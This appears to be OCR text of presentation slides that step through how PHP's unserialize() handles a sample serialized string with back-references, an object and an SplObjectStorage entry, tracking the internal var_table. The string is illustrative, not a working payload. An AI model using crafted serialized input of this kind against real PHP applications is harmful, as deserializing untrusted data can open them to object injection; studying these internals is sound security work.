
unserialize()

```
a:6:{i:0;i:0;i:1;d:2;i:2;s:4:"ABCD";i:3;r:3;i:
4;O:8:"my_Class":2:{s:1:"a";r:6;s:1:"b";N;};i:
5;C:16:"SplObjectStorage":14:{x:i:0;m:a:0:{}}
```



unserialize()


```
a:6:{i:0;i:0;i:1;d:2;i:2;s:4:"ABCD";i:3;r:3;i:
4;O:8:"my_Class":2:{s:1:"a";r:6;s:1:"b";N;};i:
5;C:16:"SplObjectStorage":14:{x:i:0;m:a:0:{}}
```



0	0
1	2.0
2	“ABCD“

unserialize()

```
a:6:{i:0;i:0;i:1;d:2;i:2;s:4:"ABCD";i:3;r:3;i:
4;O:8:"my_Class":2:{s:1:"a";r:6;s:1:"b";N;};i:
5;C:16:"SplObjectStorage":14:{x:i:0;m:a:0:{}}
```



array


0	0
1	2.0
2	“ABCD“
3	2.0

var_table

1
2
3
4
5

unserialize()

```
a:6:{i:0;i:0;i:1;d:2;i:2;s:4:"ABCD";i:3;r:3;i:4;O:8:"my_Class":2:{s:1:"a";r:6;s:1:"b";N;};i:5;C:16:"SplObjectStorage":14:{x:i:0;m:a:0:{}}
```



var_table


array

0	0
1	2.0
2	“ABCD“
3	2.0
4	my_Class

my_Class

unserialize()

```
a:6:{i:0;i:0;i:1;d:2;i:2;s:4:"ABCD";i:3;r:3;i:
4;O:8:"my_Class":2:{s:1:"a";r:6;s:1:"b";N;};i:
5;C:16:"SplObjectStorage":14:{x:i:0;m:a:0:{}}
```



var_table

1
2
3
4
5
6
7

array

